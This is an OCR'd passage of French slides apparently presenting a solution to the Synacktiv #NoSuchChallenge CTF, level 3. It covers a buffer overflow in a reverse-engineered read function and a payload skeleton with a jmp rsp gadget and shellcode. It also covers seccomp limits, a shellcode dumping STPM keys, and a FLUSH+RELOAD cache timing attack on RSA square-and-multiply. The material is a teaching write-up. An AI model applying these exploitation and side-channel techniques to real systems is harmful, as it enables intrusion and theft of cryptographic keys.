
- **Par rétro-ingénierie identification d'une fonction vulnérable**

```
// pseudo-code
int read_user_message(int fd, char *dst) {
    char r_char;
    int i = 0;
    while (1) {
        r_char = SEC_fgetc(fd);
        if ( r_char == -1 || r_char == '\n') {
            return r_char;
        }
        dst[i++] = r_char;
    }
}
```

Lecture d'un caractère sur l'entrée

- **Fonction utilisée**
  - Pour la lecture de la clé AES chiffrée par RSA
  - Pour la lecture du message chiffré par AES

ÉTAPE 3 : Exécution de code arbitraire



ÉTAPE 3 : Exécution de code arbitraire

- **Utilisation du buffer overflow pour réécrire le pointeur d'instruction**

```
jmp_rsp=0x00400F61
password="UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ"

payload=""
# password
payload+=password+"\n"

# overflow
payload+="A"*12072
# Jump to shellcode
payload+=addr(jmp_rsp)
# write shellcode
payload+=shellcode()
payload+="\n"
```

- **Utilisation d'un gadget pour continuer l'exécution sur la stack**

```
.text:0000000000400F57 ; ---------------------------------------------------------------------------
.text:0000000000400F5C                   align 20h
.text:0000000000400F60                   db 0B8h
.text:0000000000400F61 ; ---------------------------------------------------------------------------
.text:0000000000400F61                   jmp     rsp
.text:0000000000400F61 ; ---------------------------------------------------------------------------
.text:0000000000400F63                   db    0
.text:0000000000400F64                   db    0
.text:0000000000400F65 ; ---------------------------------------------------------------------------
.text:0000000000400F65                   retn
.text:0000000000400F65 ; ---------------------------------------------------------------------------
```

ÉTAPE 3 : Exécution de code arbitraire


- **Exploits classiques impossibles**
- **Les « syscalls » sont limités à READ, WRITE, EXIT (avant l'exécution du shellcode)**

```
if ( ctx
  && seccomp_rule_add(ctx, 0x7FFF0000u, 0LL, 1u, 0x400000000LL, 0LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 0LL, 1u, 0x400000000LL, 4LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 1LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 2LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 3LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 1LL, 1u, 0x400000000LL, 4LL, 0LL) >= 0
  && seccomp_rule_add(ctx, 0x7FFF0000u, 60LL, 0, 0x400000000LL) >= 0
  && seccomp_load(ctx) >= 0 )
{
  seccomp_release(ctx);
  result = 0LL;
}
```

ÉTAPE 3 : Shellcode STPM printKeys


- **Écriture d'un shellcode pour exécuter la fonction printKeys sur le STPM**

- **Réutilisation des descripteurs de fichiers existants**
  - Vers le STPM : socket déjà ouverte
  - Vers le client : socket déjà ouverte




```
key  0:  ASYMETRIC
  n  =  0x000000B740DF8EE7
  e  =  0x00010001
  q  =  PRIVATE :)
key  1:  SYMETRIC
  k  =  SECRET :)
key  2:  EMPTY
key  3:  EMPTY
key  4:  EMPTY
key  5:  EMPTY
key  6:  EMPTY
key  7:  EMPTY
key  8:  EMPTY
key  9:  EMPTY
key  10:  EMPTY
key  11:  EMPTY
key  12:  EMPTY
key  13:  EMPTY
key  14:  EMPTY
key  15:  EMPTY
```

ÉTAPE 3 : Indices



Synacktiv @Synacktiv 23 Sep

Hint #NoSuchChallenge: No RDTSC with SECCOMP_MODE_STRICT, but it works with SECCOMP_MODE_FILTER if not explicitly forbidden via PR_SET_TSC

Synacktiv
@Synacktiv

Follow

Hint #NoSuchChallenge - level 3: control $rip and attack the cache to get some cash

5:57 PM - 23 Sep 2014

6 RETWEETS

Plan

- **Reverse MIPS**
  - Rétro ingénierie et analyse statistique
- **Evasion d'une sandbox Python Pickle modifiée**
  - Attaque sur AES-128 (padding oracle)
  - Exfiltration de données (XML External Entity)
  - Evasion de la sandbox Pickle
- **Exploitation x86-64 de services cryptographiques distants**
  - Exploitation d'un buffer overflow
  - **Timing cache attack sur RSA**

ÉTAPE 3 : FLUSH+RELOAD timing cache attack

- **Recherche d'attaques par canaux auxiliaires utilisant le cache**
  - Première tentative sur AES mais blocs de cache trop grands
  - Attaque sur RSA

- **FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack** par Yuval Yarom et Katrina Falkner


  - Attaque viable lorsque l'attaquant et le processus attaqué sont sur la même machine
  - Une partie de la mémoire doit être partagée entre les deux processus
  - Exploite l'information side-channel du temps d'accès à une zone de mémoire
    - Si l'information est lue en RAM : temps d'accès long
    - Si l'information est lue dans le cache : temps d'accès court

→ **Possibilité de surveiller une portion du code de la librairie partagée**

Source :https://eprint.iacr.org/2013/448.pdf

ÉTAPE 3 : FLUSH+RELOAD timing cache attack


Principe du canal auxiliaire utilisant le cache L3



- Chargement du cache par ligne (64 octets)
- Le cache L3 contient autant des données que des instructions

ÉTAPE 3 : FLUSH+RELOAD timing cache attack

- **Principe du canal auxiliaire utilisant le cache L3**




- **Flush and reload**

```
while true:
    a = Measure time
    access memory zone
    b = Measure time
    flush memory zone from cache

    if b-a < mean_access_time:
        the memory zone was accessed by another process
    else:
        the memory zone wasn't accessed
```

ÉTAPE 3 : FLUSH+RELOAD timing cache attack

- **Identification des seuils**



ÉTAPE 3 : Exponentiation modulaire par square & multiply

- **Pseudo Code de l'exponentiation square and multiply**

```
Bignum modpow(Bignum base, Bignum exp, Bignum m) {
      Bignum result = 1;
      while (exp > 0) {
          if (exp & 1 > 0) {
                result = (result * base) % m; #MULTIPLY
          }
          exp >>= 1;
          base = (base * base) % m;           #SQUARE
      }
return result;
}
```


http://fr.wikipedia.org/wiki/Exponentiation_modulaire

ÉTAPE 3 : Rétro ingénierie de la bibliothèque crypto

- **La librairie partagée propose plusieurs fonctions classiques d'une librairie de crypto parmi lesquelles :**
  - Chiffrement et déchiffrement RSA (SEC_unwrap et SEC_wrap)
  - Chiffrement et déchiffrement AES (SEC_decrypt et SEC_encrypt)


- **Mais aussi : fonctions de lecture et d'écriture**
  - SEC_fgetc
  - SEC_fprintf

ÉTAPE 3 : Rétro ingénierie de la bibliothèque crypto




→ Identification des adresses à surveiller pour identifier SQUARE et MULTIPLY

ÉTAPE 3 : Application de FLUSH+RELOAD dans un shellcode



